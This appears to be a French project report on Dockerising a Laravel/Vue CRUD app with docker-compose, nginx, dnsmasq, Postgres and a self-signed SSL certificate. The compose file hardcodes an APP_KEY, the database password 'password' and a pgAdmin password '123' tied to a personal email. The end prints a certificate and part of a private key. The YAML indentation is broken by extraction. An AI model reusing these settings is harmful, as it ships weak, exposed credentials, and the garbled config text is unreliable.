
[https://github.com/WAIL1221/App\\_crud.git](https://github.com/WAIL1221/App_crud.git)

```
cd App_crud  
git add .  
git commit -m  
"Your descriptive  
commit message  
here"  
git push origin main
```



## 4) Création des Dockerfiles (backend et frontend).

### Dockerfile du backend :




```
FROM php:8.2-fpm
# Install system dependencies
RUN apt-get update && apt-get install -y libpng-dev libonig-dev libxml2-dev zip curl unzip git libpq-dev
# Install PHP extensions
RUN docker-php-ext-install pdo_pgsql mbstring exif pcntl bcmath gd
# Get latest Composer
COPY --from=composer:latest /usr/bin/composer /usr/bin/composer
# Set working directory
WORKDIR /var/www
# Copy existing application directory contents
COPY . /var/www
# Set permissions
RUN chown -R www-data:www-data /var/www
# Expose port
EXPOSE 8000
# Start-up script
CMD ["php-fpm"]
```

1. **FROM php:8.2-fpm** : Nous définissons l'image de base à utiliser pour la construction de notre conteneur Docker. Dans ce cas, nous utilisons l'image PHP version 8.2 avec FPM (FastCGI Process Manager), ce qui signifie que notre application PHP sera exécutée dans un environnement compatible avec PHP 8.2 et configuré pour le traitement des requêtes FastCGI.
2. **RUN apt-get update && apt-get install -y libpng-dev libonig-dev libxml2-dev zip curl unzip git libpq-dev** : Nous mettons à jour les référentiels APT et installons les dépendances système nécessaires à notre application. Cela inclut des bibliothèques et des outils tels que libpng, libonig, libxml2, zip, curl, unzip, git et libpq.
3. **RUN docker-php-ext-install pdo\_pgsql mbstring exif pcntl bcmath gd** : Nous installons des extensions PHP spécifiques à notre application à l'aide de l'outil `docker-php-ext-install`. Ces extensions comprennent pdo\_pgsql, mbstring, exif, pcntl, bcmath et gd.
4. **COPY --from=composer:latest /usr/bin/composer /usr/bin/composer** : Nous copions l'exécutable Composer depuis une autre image Docker contenant Composer vers l'emplacement approprié dans notre conteneur. Cela nous permet d'utiliser Composer pour gérer les dépendances de notre application PHP.
5. **WORKDIR /var/www** : Nous définissons le répertoire de travail à l'intérieur du conteneur Docker. Toutes les commandes suivantes seront exécutées à partir de ce répertoire, qui est généralement l'emplacement où les fichiers de notre application PHP seront stockés.

6. **COPY . /var/www** : Nous copions tous les fichiers et répertoires du répertoire local (sur notre machine hôte) vers le répertoire de travail dans le conteneur Docker. Cela inclut généralement le code source et les fichiers de configuration de notre application PHP.
7. **RUN chown -R www-data:www-data /var/www** : Nous définissons les permissions appropriées sur le répertoire de travail pour que l'utilisateur `www-data` puisse accéder aux fichiers. Cela garantit que notre serveur web peut lire et exécuter les fichiers de notre application.
8. **EXPOSE 8000** : Nous indiquons que le conteneur Docker exposera le port 8000. Cela ne garantit pas que le port sera accessible depuis l'extérieur du conteneur, mais cela indique que ce port est celui sur lequel notre application PHP pourrait écouter les requêtes entrantes.
9. **CMD ["php-fpm"]** : Nous définissons la commande par défaut qui sera exécutée lorsque le conteneur Docker sera démarré. Dans ce cas, nous exécutons `php-fpm`, ce qui lance le processus PHP-FPM pour servir notre application PHP.

Ces instructions forment un fichier Dockerfile qui décrit comment construire notre conteneur Docker pour exécuter une application PHP avec PHP-FPM.

## Dockerfile du frontend :



```

Project ▾ + ⌂ X : - api\ Dockerfile Frontend\ Dockerfile
  app C:\app
    .github
    api
    Frontend
      node_modules library
      public
      src
        assets
        components
        router
        App.vue
        main.js
      .gitignore
      babel.config.js
      Dockerfile
      jsconfig.json
      package.json
      package-lock.json
      README.md
      vue.config.js
1 FROM node:16
2
3 # Set working directory
4 WORKDIR /app
5
6 # Copy package.json and package-lock.json
7 COPY ./package*.json .
8
9 # Install app dependencies
10 RUN npm install
11
12 # Bundle app source
13 COPY . .
14
15 # Expose port
16 EXPOSE 8080
17
18 # Start command
19 CMD ["npm", "run", "serve"]
20

```

1. **FROM node:16** : Nous définissons l'image de base à utiliser pour la construction de notre conteneur Docker. Dans ce cas, nous utilisons l'image Node.js version 16, ce qui signifie que notre application Node.js sera exécutée dans un environnement basé sur Node.js version 16.
2. **WORKDIR /app** : Nous définissons le répertoire de travail à l'intérieur du conteneur Docker. Toutes les commandes suivantes seront exécutées à partir de ce répertoire.
3. **COPY ./package\*.json .** : Nous copions le fichier `package.json` et éventuellement le fichier

`package-lock.json` depuis notre répertoire local (sur notre machine hôte) vers le répertoire de travail dans le conteneur Docker.

4. `RUN npm install` : Nous exécutons la commande `npm install` à l'intérieur du conteneur Docker. Cela installe toutes les dépendances définies dans notre fichier `package.json`.

5. `COPY . /` : Nous copions tous les fichiers et répertoires du répertoire local (sur notre machine hôte) vers le répertoire de travail dans le conteneur Docker. Cela inclut généralement notre code source.

6. `EXPOSE 8080` : Nous indiquons que le conteneur Docker exposera le port 8080. Cela ne garantit pas que le port sera accessible depuis l'extérieur du conteneur, mais cela indique que ce port est celui sur lequel notre application s'exécutera.

7. `CMD ["npm", "run", "serve"]` : Nous définissons la commande par défaut qui sera exécutée lorsque le conteneur Docker sera démarré. Dans ce cas, nous exécutons la commande `npm run serve`, qui est généralement utilisée pour démarrer notre application Node.js.

Ces instructions forment un fichier Dockerfile qui décrit comment construire notre conteneur Docker pour exécuter une application Node.js.

## 5) Création du docker-compose.yml et des différents services.

```
version: '3.8'
services:
  backend:
    image: wailhadad1221/project_image:backend-latest
    build:
      context: ./api
      dockerfile: Dockerfile
    volumes:
      - ./api:/var/www
    depends_on:
      - db
    environment:
      - APP_NAME=Laravel
      - APP_ENV=local
      - APP_KEY=base64:ZZB3v6ulianzcko2C5jC2FXHWbroM3iNzHWkuwHRsTM=
      - APP_DEBUG=true
      - APP_URL=http://localhost
      - DB_CONNECTION=pgsql
      - DB_HOST=db
      - DB_PORT=5432
      - DB_DATABASE=myapp
      - DB_USERNAME=user
      - DB_PASSWORD=password
    command: >
      bash -c "composer install &&
      php artisan key:generate &&
      php artisan migrate &&
      php artisan serve --host=0.0.0.0 --port=8000"
    ports:
      - "8000:8000"

  frontend:
```

```

image: wailhadad1221/project_image:frontend-latest
build:
  context: ./Frontend
  dockerfile: Dockerfile
  command: npm run serve
  ports:
    - "8080:8080"

depends_on:
  - backend

nginx:
  image: nginx:alpine

#après le push vers de cette image vers dockerhub sous un tag :      #nginx-custom dans le répertoire
wailhadad1221/project_image, on change #le nom de l'image pour pointer vers le répertoire dockerhub
#wailhadad1221/project_image lors de l'exécution des GitHub actions
# à image : wailhadad1221/project_image:nginx-custom au lieu de
# à image: nginx:alpine

  ports:
    - "80:80"
    - "443:443"
  volumes:
    - ./nginx/nginx.conf:/etc/nginx/conf.d/default.conf
    - ./nginx/certs:/etc/ssl/certs:ro
    - ./nginx/private:/etc/ssl/private:ro
  depends_on:
    - frontend
    - backend
    - dnsmasq

dnsmasq:
  image : andyshinn/dnsmasq:2.78

#après le push vers de cette image vers dockerhub sous un tag :      #dnsmasq dans le répertoire
wailhadad1221/project_image, on change #le nom de l'image pour pointer vers le répertoire dockerhub
#wailhadad1221/project_image lors de l'exécution des GitHub actions
# à image : wailhadad1221/project_image:dnsmasq au lieu de
# à image: andyshinn/dnsmasq:2.78

  cap_add:
    - NET_ADMIN
  ports:
    - "53:53/tcp"
    - "53:53/udp"
  volumes:
    - ./hosts:/etc/hosts-custom

db:
  image: postgres:latest

```

```

#après le push vers de cette image vers dockerhub sous un tag :      #postgres dans le répertoire
wailhadad1221/project_image, on change  #le nom de l'image pour pointer vers le répertoire dockerhub
#wailhadad1221/project_image lors de l'exécution des GitHub actions
# à image : wailhadad1221/project_image:postgres au lieu de
# à image: postgres :latest

environment:
  POSTGRES_DB: myapp
  POSTGRES_USER: user
  POSTGRES_PASSWORD: password
volumes:
  - pgdata:/var/lib/postgresql/data

mailhog:

image: mailhog/mailhog:latest
  ports:
    - "1025:1025"
    - "8025:8025"

pgadmin:
  image: wailhadad1221/project_image:pgadmin
  environment:
    PGADMIN_DEFAULT_EMAIL: wailw2445@gmail.com
    PGADMIN_DEFAULT_PASSWORD: 123
  ports:
    - "5050:80"
# exposition du port 80 du conteneur au port 5050 du navigateur

volumes:
  pgdata:

```

## ❖ Image backend

- version: '3.8'** : Nous spécifions la version du format de fichier docker-compose que nous utilisons.
- services:** : Nous définissons les services (ou conteneurs) qui composent notre application.
- backend:** : Nous nommons notre service backend.

**image:** voir commentaires du code docker-compose.yml .

- build:** : Nous spécifions comment construire l'image Docker pour ce service.
  - context: ./api** : Nous indiquons le chemin vers le répertoire contenant les fichiers nécessaires à la construction de l'image. Dans ce cas, les fichiers se trouvent dans le répertoire **./api**.
  - dockerfile:** Dockerfile : Nous spécifions le nom du fichier Dockerfile à utiliser pour la

construction de l'image. Dans ce cas, le fichier Dockerfile s'appelle simplement "**Dockerfile**".

5. **volumes:** : Nous montons un volume pour le service.
  - `./api:/var/www` : Nous montons le répertoire local `./api` dans le répertoire `/var/www` à l'intérieur du conteneur. Cela permet de synchroniser les fichiers de l'application entre l'hôte et le conteneur.
6. **depends\_on:** : Nous spécifions les dépendances de ce service.
  - `db` : Nous indiquons que ce service dépend du service nommé "`db`". Cela signifie que le service "backend" attendra que le service "`db`" soit démarré avant de démarrer lui-même.
7. **environment:** : Nous configurons les variables d'environnement pour notre service.
  - Les variables d'environnement comme `APP_NAME`, `APP_ENV`, `APP_KEY`, etc., sont configurées pour l'application Laravel qui s'exécutera dans ce conteneur.
8. **command:** : Nous spécifions la commande à exécuter lorsque le conteneur est démarré.
  - Nous utilisons une chaîne de commandes `bash (bash -c)` pour exécuter plusieurs commandes séquentielles. Dans ce cas, nous installons les dépendances avec Composer, générerons une clé d'application, migrerons la base de données et démarrerons le serveur PHP artisan.
9. **ports:** : Nous exposons les ports de notre service.
  - `"8000:8000"` : Nous faisons correspondre le port 8000 de l'hôte avec le port 8000 du conteneur, permettant ainsi d'accéder à l'application Laravel à travers le port 8000 de l'hôte.

## ❖ Image frontend

1. **frontend:** : Nous nommons notre service frontend.
2. **image:** voir commentaires du code docker-compose.yml
3. **build:** : Nous spécifions comment construire l'image Docker pour ce service.
  - a. **context: ./Frontend** : Nous indiquons le chemin vers le répertoire contenant les fichiers nécessaires à la construction de l'image. Dans ce cas, les fichiers se trouvent dans le répertoire `./Frontend`.
  - b. **dockerfile: Dockerfile** : Nous spécifions le nom du fichier Dockerfile à utiliser pour la construction de l'image. Dans ce cas, le fichier Dockerfile s'appelle "Dockerfile".
4. **command: npm run serve** : Nous spécifions la commande à exécuter lorsque le conteneur est démarré. Dans ce cas, nous exécutons la commande `npm run serve` pour démarrer le serveur de développement du frontend.
5. **ports:** : Nous exposons les ports de notre service.
  - a. `"8080:8080"` : Nous faisons correspondre le port 8080 de l'hôte avec le port 8080 du conteneur, permettant ainsi d'accéder au frontend à travers le port 8080 de l'hôte.
6. **depends\_on:** : Nous spécifions les dépendances de ce service.
  - a. `backend` : Nous indiquons que ce service dépend du service nommé "backend". Cela signifie que le service "frontend" attendra que le service "backend" soit démarré avant de démarrer lui-même, ce qui peut être utile si le frontend a besoin de communiquer avec le backend lors de son démarrage.

## ❖ Image PostgreSQL

## ❖ Image Nginx

1. **nginx:** : Nous nommons notre service nginx.
2. **image: nginx:alpine** : Nous spécifions l'image Docker à utiliser pour ce service. Ici, nous utilisons l'image légère d'nginx basée sur Alpine Linux, qui est une distribution Linux très légère.
3. **ports:** : Nous exposons les ports de notre service.
  - a. "**80:80**" : Nous faisons correspondre le port 80 de l'hôte avec le port 80 du conteneur nginx, permettant ainsi d'accéder au serveur HTTP.
  - b. "**443:443**" : Nous faisons correspondre le port 443 de l'hôte avec le port 443 du conteneur nginx, permettant ainsi d'accéder au serveur HTTPS.
4. **volumes:** : Nous montons des volumes pour notre service.
  - a. **./nginx/nginx.conf:/etc/nginx/conf.d/default.conf** : Nous montons notre fichier de configuration nginx personnalisé depuis le répertoire local **./nginx/nginx.conf** vers le répertoire de configuration nginx dans le conteneur, remplaçant ainsi le fichier de configuration par défaut. Cela nous permet de personnaliser la configuration nginx selon nos besoins.
  - b. **./nginx/certs:/etc/ssl/certs:ro** : Nous montons le répertoire contenant nos certificats SSL depuis le répertoire local **./nginx/certs** vers le répertoire des certificats SSL nginx dans le conteneur en lecture seule.
  - c. **./nginx/private:/etc/ssl/private:ro** : Nous montons le répertoire contenant nos clés privées SSL depuis le répertoire local **./nginx/private** vers le répertoire des clés privées SSL nginx dans le conteneur en lecture seule.
5. **depends\_on:** : Nous spécifions les dépendances de ce service.
  - a. **frontend** : Nous indiquons que ce service dépend du service nommé "frontend". Cela signifie que le service "nginx" attendra que le service "frontend" soit démarré avant de démarrer lui-même, ce qui peut être utile si le nginx doit rediriger le trafic vers le frontend.
  - b. **backend** : Nous indiquons que ce service dépend du service nommé "backend". Cela signifie que le service "nginx" attendra que le service "backend" soit démarré avant de démarrer lui-même, ce qui peut être utile si le nginx doit rediriger le trafic vers le backend.
  - c. **dnsmasq** : Nous indiquons que ce service dépend du service nommé "dnsmasq". Cela signifie que le service "nginx" attendra que le service "dnsmasq" soit démarré avant de démarrer lui-même.

## Ajout des certificats SSL ([http->https](#))

**Voici la structure de notre projet :**

**Lors de l'inclusion du certificat SSL**

**Il faut absolument respecter les  
chemin relatifs vers**


**[enfant.innova.ma.crt](#)**

**Et**

**[enfant.innova.ma.key](#)**

**dans nginx.config et  
docker-compose.yml**

**!**



**Génération du certificat SSL (self-signed) . Ce genre de certificats, n'est pas validé par les navigateurs et les autorités de certification CA ex : CloudFlare, Go Daddy.**

**Mais désormais il permet l'envoie des requêtes chiffrées en https.**

**une autorité de certification (CA) valide les certificats SSL pour garantir l'authenticité et la sécurité des sites web. Cependant, une auto-signature peut être utile pour des tests locaux ou des intranets où la validation d'une CA tierce n'est pas nécessaire. Cela permet de chiffrer les données échangées sans avoir à passer par une CA externe.**

## Processus de génération du certificat :

**Il faut exécuter les commandes suivantes dans la terminale, il vaut mieux les exécuter en tant qu'administrateur.**

### 1) Installer OpenSSL

2) Localiser le dossier OpenSSL installé : cd C:\Program Files\OpenSSL-Win64


### 3) Génération du certificat :

```
openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout  
enfant.innova.ma.key -out enfant.innova.ma.crt -subj  
"/CN=enfant.innova.ma" -addext  
"subjectAltName=DNS:enfant.innova.ma,DNS:www.enfant.innova.  
ma"
```

### 4) Exemple de commande :

```
PS C:\Users\LENOVO> cd "C:\Program Files\OpenSSL-Win64"  
PS C:\Program Files\OpenSSL-Win64> openssl req -x509 -nodes -days 365 -newkey  
rsa:2048 -keyout enfant.innova.ma.key -out enfant.innova.ma.crt -subj  
"/CN=enfant.innova.ma" -addext  
"subjectAltName=DNS:enfant.innova.ma,DNS:www.enfant.innova.ma"  
...+...+...+.....+.....+..+....+.....+.....+....+.....+....+++++  
++++++*...+.....+.....+.....+.....+.....+.....+.....+.....+.....+  
.....+.....*.....+.....+.....+.....+.....+.....+.....+.....+.....+  
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+  
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+  
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+  
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+  
-----  
PS C:\Program Files\OpenSSL-Win64>
```

**Tu peux visualiser le certificat et sa clé dans puis les copier dans le code comme ci-dessous .**




The screenshot shows a Windows File Explorer window with the following file list:

Nom	Modifié le	Type	Taille
bin	30/04/2024 00:27	Dossier de fichiers	
exp	30/04/2024 00:27	Dossier de fichiers	
include	30/04/2024 00:27	Dossier de fichiers	
lib	30/04/2024 00:27	Dossier de fichiers	
tests	30/04/2024 00:27	Dossier de fichiers	
acknowledgements.txt	11/04/2024 09:30	Document texte	1 Ko
authors.txt	11/04/2024 09:30	Document texte	2 Ko
c_rehash.pl	11/04/2024 09:30	Fichier PL	7 Ko
changes.txt	11/04/2024 09:30	Document texte	784 Ko
<b>enfant.innova.ma.crt</b>	30/04/2024 00:44	Certificat de sécurité	2 Ko
<b>enfant.innova.ma.key</b>	30/04/2024 00:44	Fichier KEY	2 Ko
libcrypto-3-x64.dll	11/04/2024 09:30	Extension de l'app...	6 219 Ko

**Clé**

**Clé publique : code de la certificat :**



```

1 -----BEGIN CERTIFICATE-----
2 MIIDTDCCAjSgAwIBAgIUGcHZ+ju6hhLwRgGBI10FmRP+0sgwDQYJKoZIhvc
3 BQAwGzEZMBcGA1UEAwwQZW5mYW50Lmlubm92YS5tYTAEFw0yNDA0MjkyMjQ
4 Fw0yNTA0MjkyMjQ0NDFaM8sxGTAXBgNVBAMMEGVuZmFudC5pbm5vdmEubWE
5 MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCsItGQjBTpZjTaGzaUa+
6 4tuM4Zc/kVfG0vfcRMpiicpLAH4hy7nThLvxQ+HARcamewkjShKckXztL8
7 bnFT84sxaI7UvfdPijR0yJaG8zSYiXKzzZAtv7JfMT9k3Do6lJxK16inFp
8 BTC2Y1z2WRFbvSSCmIDHVhdkBsoP/uKMoEW0EJ7WVGieebQMYoXidyQNmu
9 YGuTsF41J9C0hqqHL30bCxXfcflmo/Bjzu9bpBt4yLeunu457VmgtQ7w
10 rgQiBx0tV3WVARgpUtDN/62nksqR8qBSAM+CQk91l63auA/SnS7g204dBnp
11 AAGjgYcgwQywHQyDVr00BYEFYdrxbPgg29vSbknMwhZsXMuQxGMB8GA1U
12 MBaAFFYdrxbPgg29vSbknMwhZsXMuQxGMA8GA1UdEwEB/wQFMAMB Af8wMQY
13 BCowKIIQZW5mYW50Lmlubm92YS5tYYIud3d3LmVuZmFudC5pbm5vdmEubWE
14 KoZIhvcNAQELBQADggEBABHN02z31YYTHsB9U2xFngnfQBOQNGTBQVx0Qpp
15 iH7b2L18UE9nBH5YYV2w6jvjginoZ7ZXPeddUBDM94t3TdSyjsVeyMoHu57
16 zWWDRDALaiQBh2UQb00w3PcAD/9bQvtXEQmoU4krmg5eNrvZ38HhXYBath
17 QISepDJV5Zc9IwQvSgw8rIB71xXef7WAZXNFWFlyQIVvKZuCdtYc2/cjVs5
18 3EMzXFZwy6Or86D0ZUnHc+FubrX0Of1gTzsW+Y0LUUdkP5e+6Z6Eltrcgw4
19 58v1doUdtDN3p2Ek6eZXhsXFatxRnDOrhue3JH5mP4g=
20 -----END CERTIFICATE-----

```

## Clé privée : code privée de la certificat :

```

-----BEGIN PRIVATE KEY-----
MIIEvAIBADANBgkqhkiG9w0BAQEFAASCBKYwggSiAgEAAoIBAQCsItGQ
GzazUA+K0PuS4tuM4ZC/kVfG0vfcRMpiCpLAH4hy7nThLvxQ+HARca
ckXztL8ssDYcbnFT84xsai7UvfdPijR0yJaG8zSYiX3KzzZAtv7JfMT9
K16inFpkWL8gBTC2Y1z2WRFbvSSCMIDHVhdkBsoP/uKMoEWOEJ7WVGio
dyQNmu/Cc4NYGuTsF41J9C0hqQ+HL30bCxXfcfaflmo/Bjzu9bpBt4yL
mgMtQ7w0740CrgQiBx0tV3WVARgpUtDN/G2nksgR8qBSAM+CQk91LG3a
204dBnpBAgMBAECggEAAdap36WBfU/TqqDpaf95s2IEwEamSp/6naty
o/qiyWq/cRDAW737fbSmRvQSSiMD4YN7cmggkA2t3KJL2KGN6xgUjq15
fkQc3K9o9kSFcNrizVzFifR/dUgSXRENFZJFF+d0PmHjiPOwyf4nAR9z
xfJbPg2E+qFhYYYY3aTDCuPscrGEgG80ExF6K7ybh6AUluZBn1TvjF0
UFtCT4+8zNY24w+DttCJv6sn3Z6J1s6xzaF8vRPcqcs0c302txiCa7
DUW3gyjr/Xc3Y4IoQNh8QpFXlwuS2Ds1x/nHWKqtewKBgQDyeuu1fGFn
sb1sVSV1y9PTkLYDU7JakanVC6RPLp0wHSRpLu90cHxyXBlfUTG2NJZ2a3
4Q+voCU2CpxKSE8U6gf75tBt87vgUWdR4tPY3FNdmsZoLy1pJbluHPGU
mfX6CjW7AUJvNNL+Ydzn9YX5wKBgQC1u9RVyj3N3bwdl2ZTiiyFJuuy
xW8uGrQ6XRijKWju5JTmYSqkryzhGaQm2gS7yJ2SUWFLBs2fgYQhgZ2y
QxAin7sdwVNTrW7dr18j2fLMRsI5gCSLWGiUPmPch83UNWchdvAAasnZ6
pk5hetEXlwKBgCMEDTXQGGD05n+XT0FjMW+LfDVkeBjoomodIEP1U8s
5+g3338UIgesOA/iTJw1CmhKRn9+gKQhfBpojfcX40Wm3PpQwjNmSibZ
